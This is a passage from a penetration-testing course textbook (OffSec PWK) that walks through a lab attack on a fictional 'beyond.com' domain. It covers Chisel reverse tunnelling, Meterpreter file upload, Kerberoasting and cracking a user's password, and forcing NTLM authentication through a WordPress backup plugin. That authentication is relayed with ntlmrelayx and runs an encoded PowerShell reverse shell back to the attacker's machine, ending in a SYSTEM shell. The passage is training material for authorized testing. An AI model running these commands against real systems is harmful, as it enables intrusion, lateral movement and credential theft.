[1203] (Porchetta Industries Wiki, 2023), https://wiki.porchetta.industries/getting-started/installation/installation-on-unix

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-11 07:17 EDT
Nmap scan report for 172.16.6.240
Host is up (2.2s latency).

PORT    STATE  SERVICE
21/tcp  closed ftp
80/tcp  closed http
443/tcp closed https

Nmap scan report for internalsrv1.beyond.com (172.16.6.241)
Host is up (0.21s latency).

PORT    STATE  SERVICE
21/tcp  closed ftp
80/tcp  open   http
443/tcp open   https

Nmap scan report for 172.16.6.254
Host is up (0.20s latency).

PORT    STATE  SERVICE
21/tcp  closed ftp
80/tcp  open   http
443/tcp closed https

Nmap done: 3 IP addresses (3 hosts up) scanned in 14.34 seconds
```

*Listing 929 - Using Nmap to perform a port scan on ports 21, 80, and 443*

Listing 929 shows that Nmap identified the open ports 80 and 443 on 172.16.6.241 (INTERNALSRV1) and port 80 on 172.16.6.254 (MAILSRV1). For now, we can skip the latter one as it's most likely the same web page and service we enumerated from an external perspective.

While we could use the SOCKS5 proxy and proxychains to browse to the open port on 172.16.6.241, we'll use *Chisel*[1204] as it provides a more stable and interactive browser session. From the releases page,[1205] we download the Windows and Linux amd64 versions and extract the binaries in **/home/kali/beyond/**.

On our Kali machine, we'll use Chisel in server mode to receive incoming connections on port 8080. In addition, we'll add the **–reverse** option to allow reverse port forwarding.

```
kali@kali:~/beyond$ chmod a+x chisel

kali@kali:~/beyond$ ./chisel server -p 8080 --reverse
2022/10/11 07:20:46 server: Reverse tunnelling enabled
2022/10/11 07:20:46 server: Fingerprint UR6ly2hYyr8iefMfm+gK5mG1R06nTKJF0HV+2bAws6E=
2022/10/11 07:20:46 server: Listening on http://0.0.0.0:8080
```

*Listing 930 - Setting up Chisel on Kali to access the Web Server on INTERNALSRV1 via Browser*

Then, we'll transfer the extracted **chisel.exe** binary to CLIENTWK1 by using Meterpreter's *upload* command.

[1204] (Github, 2023), https://github.com/jpillora/chisel

[1205] (Github, 2022), https://github.com/jpillora/chisel/releases/tag/v1.7.7

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
msf6 auxiliary(server/socks_proxy) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > upload chisel.exe C:\\Users\\marcus\\chisel.exe
[*] Uploading  : /home/kali/beyond/chisel.exe -> C:\Users\marcus\chisel.exe
[*] Uploaded 7.85 MiB of 7.85 MiB (100.0%): /home/kali/beyond/chisel.exe ->
C:\Users\marcus\chisel.exe
[*] Completed  : /home/kali/beyond/chisel.exe -> C:\Users\marcus\chisel.exe
```


*Listing 931 - Uploading Chisel to CLIENTWK1 via our Meterpreter session*

Now, we can enter shell and utilize Chisel in client mode to connect back to our Kali machine on port 8080. We'll create a reverse port forward with the syntax R:localport:remotehost:remoteport. In our case, the remote host and port are 172.16.6.241 and 80. The local port we want to utilize is 80.

```
C:\Users\marcus> </span>chisel.exe client 192.168.119.5:8080
R:80:172.16.6.241:80</span>
2022/10/11 07:22:46 client: Connecting to ws://192.168.119.5:8080
2022/10/11 07:22:46 client: Connected (Latency 11.0449ms)
```

*Listing 932 - Utilizing Chisel to set up a reverse port forwarding to port 80 on INTERNALSRV1*

Once Chisel connects, we can browse to port 80 on 172.16.6.241 via port 80 on our Kali machine (127.0.0.1) by using Firefox:




# Fruits and Vegetables

*Figure 301: WordPress page on INTERNALSRV1 (172.16.6.241)*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Figure 301 shows us a WordPress instance (indicated by the URL and title of the page) on INTERNALSRV1. Let's browse to the dashboard login page for WordPress at http://127.0.0.1/wordpress/wp-admin and try to log into it with credentials we've discovered so far.

Once we have entered the URL, Firefox displays an error:





*Figure 302: Failed Redirect to the Administrator Login*

The navigation bar in Firefox shows that we were redirected to internalsrv1.beyond.com. We can assume that the WordPress instance has the DNS name set as this address instead of the IP address. Because our machine doesn't have information about this DNS name, we cannot connect to the page.

To be able to fully use the web application, we'll add internalsrv1.beyond.com via 127.0.0.1 to /etc/hosts.

```
kali@kali:~/beyond$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
...
127.0.0.1    internalsrv1.beyond.com
...
```

*Listing 933 - Contents of /etc/hosts*

Now, let's open the /wp-admin page again.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 303: Administrator Login of Wordpress on INTERNALSRV1*

Figure 303 shows that the login page is now displayed correctly.

Let's try to log in with the credentials we've obtained so far as well as common username and password pairs, such as **admin:admin**. Unfortunately, none of them work.

Let's summarize the information we've gathered in this section before we attempt our attacks. First, we enumerated all active sessions. Interestingly, the domain administrator *beccy* has an active session on MAILSRV1. Next, we identified *daniela* as a kerberoastable user due to the **http/internalsrv1.beyond.com** SPN.

Then, we set up a SOCKS5 proxy with Metasploit and used CrackMapExec and Nmap to perform network enumeration. The output revealed that MAILSRV1 and INTERNALSRV1 each have an accessible web server and SMB signing disabled. Via Chisel, we were able to browse to the WordPress instance on INTERNALSRV1. However, none of the credentials worked to log in to the WordPress login page.

## 24.5 Attacking an Internal Web Application

This Learning Unit covers the following Learning Objectives:

- Perform Kerberoasting
- Abuse a WordPress Plugin function for a Relay attack

In the previous Learning Unit, we obtained a huge amount of information and data regarding the client's domain network. In this Learning Unit, we'll combine various pieces of gathered information to create an attack vector.

### 24.5.1 Speak Kerberoast and Enter

Based on the information from the previous Learning Unit, the web application on INTERNALSRV1 is the most promising target at the moment. Because it is a WordPress site, we

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

could use WPScan again or use password attacks to successfully log in to WordPress's dashboard.

Every time we obtain new information, we should reevaluate what we already know. For our situation, this means that we already obtained the information that *daniela* has an http SPN mapped to INTERNALSRV1. Our assumption at this point is that *daniela* may be able to log in to the WordPress login page successfully.

Since *daniela* is kerberoastable, we can attempt to retrieve the user's password this way. If we can crack the *TGS-REP*[1206] password hash, we may be able to log in to WordPress and gain further access to INTERNALSRV1.

If this attack vector fails, we can use WPScan and other web application enumeration tools to identify potential vulnerabilities on INTERNALSRV1 or switch targets to MAILSRV1.

Let's perform Kerberoasting on Kali with *impacket-GetUserSPNs* over the SOCKS5 proxy using Proxychains. To obtain the TGS-REP hash for *daniela*, we have to provide the credentials of a domain user. Because we only have one valid set of credentials, we'll use *john*.

```
kali@kali:~/beyond$ proxychains -q impacket-GetUserSPNs -request -dc-ip 172.16.6.240
beyond.com/john
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
ServicePrincipalName      Name     MemberOf  PasswordLastSet             LastLogon
Delegation
------------------------  -------  --------  --------------------------  -------------
-------------  ----------
http/internalsrv1.beyond.com  daniela            2022-09-29 04:17:20.062328  2022-10-
05 03:59:48.376728

[-] CCache file is not found. Skipping...
$krb5tgs$23$*daniela$BEYOND.COM$beyond.com/daniela*$4c6c4600baa0ef09e40fde6130e3d770$4
9023c03dcf9a21ea5b943e179f843c575d8f54b1cd85ab12658364c23a46fa53b3db5f924a66b1b28143f6
a357abea0cf89af42e08fc38d23b205a3e1b46aed9e181446fa7002def837df76ca5345e3277abaa86...
2e430c5a8f0235b45b66c5fe0c8b4ba16efc91586fc22c2c9c1d8d0434d4901d32665cceac1ab0cdcb89ae
2c2d688307b9c5d361beba29b75827b058de5a5bba8e60af3562f935bd34feebad8e94d44c0aebc032a366
1001541b4e30a20d380cac5047d2dafeb70e1ca3f9e507eb72a4c7
```

*Listing 934 - Kerberoasting the daniela user account*

Let's store the hash in /home/kali/beyond/daniela.hash and launch Hashcat to crack it.

```
kali@kali:~/beyond$ sudo hashcat -m 13100 daniela.hash
/usr/share/wordlists/rockyou.txt --force
...
$krb5tgs$23$*daniela$BEYOND.COM$beyond.com/daniela*$b0750f4754ff26fe77d2288ae3cca539$0
922083b88587a2e765298cc7d499b368f7c39c7f6941a4b419d8bb1405e7097891c1af0a885ee76ccd1f32
e988d6c4653e5cf4ab9602004d84a6e1702d2fbd5a3379bd376de696b0e8993aeef5b1e78fb24f5d3c
...
3d3e9d5c0770cc6754c338887f11b5a85563de36196b00d5cddecf494cfc43fcbef3b73ade4c9b09c8ef40
5b801d205bf0b21a3bca7ad3f59b0ac7f6184ecc1d6f066016bb37552ff6dd098f934b2405b99501f22871
```

[1206] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Kerberos_(protocol)

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
28bff4071409cec4e9545d9fad76e6b18900b308eaac8b575f60bb:DANIelaRO123
...
```

*Listing 935 - Cracking the TGS-REP hash*

Very nice! We successfully cracked the TGS-REP hash and obtained the plaintext password for *daniela*. Let's store the username and password in **creds.txt**.

> *We already established that no domain user has local Administrator privileges on any domain computers and we cannot use RDP to log in to them. However, we may be able to use protocols such as WinRM to access other systems.*

Next, let's try to log in to WordPress at **/wp-admin** via our forwarded port.





*Figure 304: Successful Login to WordPress as daniela*

Great! We successfully logged in to the WordPress instance as *daniela*. In the next section, we'll leverage this access to gain access to another system.

## 24.5.2 Abuse a WordPress Plugin for a Relay Attack

In the previous section, we retrieved the plaintext password for *daniela* and gained access to the WordPress dashboard on INTERNALSRV1. Let's review some of the settings and plugins.

We'll begin with the configured users:

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 305: Daniela is the only WordPress user*

Figure 305 shows *daniela* is the only user. Next, let's check *Settings* > *General*.





*Figure 306: General WordPress settings*

The *WordPress Address (URL)* and *Site Address (URL)* are DNS names as we assumed. All other settings in *Settings* are mostly default values. Let's review the installed plugins next.





*Figure 307: Installed WordPress Plugins*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Figure 307 shows three plugins, but only *Backup Migration*[1207] is enabled. Let's click on *Manage*, which brings us to the plugin configuration page. Clicking through the menus and settings, we discover the *Backup directory path*.





*Figure 308: Backup Migration plugin settings*

Figure 308 shows that we can enter a path in this field, which will be used for storing the backup. We may abuse this functionality to force an authentication of the underlying system.

Let's pause here for a moment and plan our next steps. At the moment, there are two promising attack vectors.

The first is to upload a malicious WordPress plugin to INTERNALSRV1. By preparing and uploading a web shell or reverse shell, we may be able to obtain code execution on the underlying system.

For the second attack vector, we have to review the BloodHound results again and make some assumptions. As we have discovered, the local *Administrator* account has an active session on INTERNALSRV1. Based on this session, we can make the assumption that this user account is used to run the WordPress instance.

Furthermore, it's not uncommon that the local *Administrator* accounts across computers in a domain are set up with the same password. Let's assume this is true for the target environment.

We also learned that the domain administrator *beccy* has an active session on MAILSRV1 and therefore, the credentials of the user may be cached on the system.

Due to SMB signing being disabled on MAILSRV1 and INTERNALSRV1, a relay attack is possible if we can force an authentication.

Finally, we identified the *Backup directory path* field in the WordPress *Backup Migration* plugin containing the path for the backup destination. This may allow us to force such an authentication request.

Based on all of this information, let's define a plan for the second attack vector. First, we'll attempt to force an authentication request by abusing the *Backup directory path* of the Backup

[1207] (WordPress Plugins Backup Migration, 2022), https://wordpress.org/plugins/backup-backup/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Migration WordPress plugin on INTERNALSRV1. By setting the destination path to our Kali machine, we can use *impacket-ntlmrelayx*[1208] to relay the incoming connection to MAILSRV1. If our assumptions are correct, the authentication request is made in the context of the local *Administrator* account on INTERNALSRV1, which has the same password as the local *Administrator* account on MAILSRV1.

If this attack is successful, we'll obtain privileged code execution on MAILSRV1, which we can then leverage to extract the NTLM hash for *beccy* and therefore, meet one of the primary goals of the penetration test.

Since the second attack vector not only results in code execution on a single system, but also provides a potential vector to achieve one of the goals of the penetration test, we'll perform the relay attack first.

Let's set up impacket-ntlmrelayx before we modify the *Backup directory path* in the WordPress plugin. We'll use --no-http-server and -smb2support to disable the HTTP server and enable SMB2 support. We'll specify the external address for MAILSRV1, 192.168.50.242, as target for the relay attack. By entering the external address, we don't have to proxy our relay attack via Proxychains. Finally, we'll base64-encode a *PowerShell reverse shell oneliner*[1209] that will connect back to our Kali machine on port 9999 and provide it as a command to -c.

```
kali@kali:~/beyond$ sudo impacket-ntlmrelayx --no-http-server -smb2support -t
192.168.50.242 -c "powershell -enc JABjAGwAaQ..."
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

*Listing 936 - Setting up impacket-ntlmrelayx*

Next, we'll set up a Netcat listener on port 9999 for the incoming reverse shell.

```
kali@kali:~/beyond$ nc -nvlp 9999
listening on [any] 9999 ...
```

*Listing 937 - Setting up Netcat listener on port 9999*

Now with everything set up, we can modify the *Backup directory path*.

[1208] (Kali, 2022), https://www.kali.org/tools/impacket-scripts/

[1209] (Github, 2022), https://gist.github.com/egre55/c058744a4240af6515eb32b2d33fbed3

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Let's set the path to the *URI reference*[1210] **//192.168.119.5/test** in which the IP is the address of our Kali machine and **test** is a nonexistent path.





*Figure 309: Modified Backup directory path*

Once entered, we can scroll down and click on *Save*. This should cause the WordPress plugin to authenticate to impacket-ntlmrelayx in the context of the user running WordPress.

```
...
[*] Authenticating against smb://192.168.50.242 as INTERNALSRV1/ADMINISTRATOR SUCCEED
...
[*] Service RemoteRegistry is in stopped state
...
[*] Starting service RemoteRegistry
...
[*] Executed specified command on host: 192.168.50.242
...
[*] Stopping service RemoteRegistry
```

*Listing 938 - Executing reverse shell on MAILSRV1 via impacket-ntlmrelayx*

Listing 938 confirms the assumptions we made earlier. First, *INTERNALSRV1/ADMINISTRATOR* was used to perform the authentication. Second, by successfully authenticating to MAILSRV1, we confirmed that both machines use the same password for the local *Administrator* account.

The output also states that the relayed command on MAILSRV1 got executed. Let's check our Netcat listener for an incoming reverse shell.

```
connect to [192.168.119.5] from (UNKNOWN) [192.168.50.242] 50063
whoami
nt authority\system

PS C:\Windows\system32> hostname
MAILSRV1

PS C:\Windows\system32>
```

*Listing 939 - Incoming reverse shell*

[1210] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Uniform_Resource_Identifier#URI_references

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Great! We successfully obtained code execution as *NT AUTHORITY\SYSTEM* by authenticating as a local *Administrator* on MAILSRV1 by relaying an authentication attempt from the WordPress plugin on INTERNALSRV1.

In the next Learning Unit, we'll leverage the interactive shell on MAILSRV1 to obtain privileged access to the domain and its domain controller.

## 24.6 Gaining Access to the Domain Controller

This Learning Unit covers the following Learning Objectives:

- Gather information to prepare client-side attacks
- Leverage client fingerprinting to obtain information

